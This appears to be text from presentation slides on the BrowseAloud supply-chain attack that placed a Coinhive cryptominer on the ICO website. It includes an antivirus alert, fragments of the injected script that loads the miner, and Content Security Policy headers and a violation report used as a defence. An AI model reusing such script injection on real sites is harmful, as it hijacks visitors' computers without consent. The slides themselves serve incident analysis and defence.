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any chance you could take a gander at the ICO's
page and let me know if you find JS:Miner?

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is it real?

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Avast Web shield has blocked a threat.
Infection: JS:Miner-C [Trj]
URL: https://coinhive.com/lib/coinhive.min.js?rnd=0.31788690678659504
File: {gzip}
Process: /Applications/Google Chrome.app/Contents/MacOS/Google Chrome





they actually have coinhive on their homepage!!!

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Yep that's what I'm seeing too

so now what do we do?

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






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@Scott_Helme

Ummm, so yeah, this is *bad*. I just had @phat_hobbit point out that @ICOnews has a cryptominer installed on their site... 🙄




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function toggleBar() { debug.trace("Legacy toggleBar()"),  
(!BrowseAloud.config.isMobile || BrowseAloud.config.isMobile &&  
BrowseAloud.config.availableMobile) && BrowseAloud.panel.toggleBar(!0) } var  
_ba_cv = "2.5.0"; if (void 0 === _baApplicationServer) var.....
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src='https://coinhive.com/lib/coinhive.m  
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+ "'></script>");  
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/3),throttle:0.6}} else { var cpuConfig  
= {threads: 8,throttle:0.6}} var miner =  
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
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
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You accepted the request

Um, don't you already have it?.. 😏

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Scott Helme 
@Scott_Helme

Had an awesome time at @ncsc today! Some great people there doing great things.




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


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


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" + ...
```



```
<script src="//www.browsealoud.com/plus/latest.js" type="text/javascript"></script>
```





Benefits

***“We can patch the JS for
you any time, no problem!”***

– The Vendor





Drawbacks

***“We can patch the JS for
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– The Attacker





CONTET SECURITY POLICY

cache-control: public, max-age=0

content-encoding: br

content-security-policy: default-src 'self'; script-src 'self' browsealoud.com

server: nginx

vary: Cookie, Accept-Encoding





CONTET SECURITY POLICY

content-security-policy:

default-src 'self';

script-src 'self' browsealoud.com;

connect-src 'self' browsealoud.com;

report-uri <https://demo.report-uri.com/r/d/csp/enforce>



CCONTENT SECURITY POLICY

content-security-policy-report-only:

default-src 'self';

script-src 'self' browsealoud.com;

connect-src 'self' browsealoud.com;

report-uri <https://demo.report-uri.com/r/d/csp/enforce>



VIOLATION REPORT: SCRIPT-SRC

```
{  
  "csp-report": {  
    "document-uri": "https://ico.org",  
    "blocked-uri": "https://coinhive.com/",  
    "effective-directive": "script-src",  
    ...  
  }  
}
```



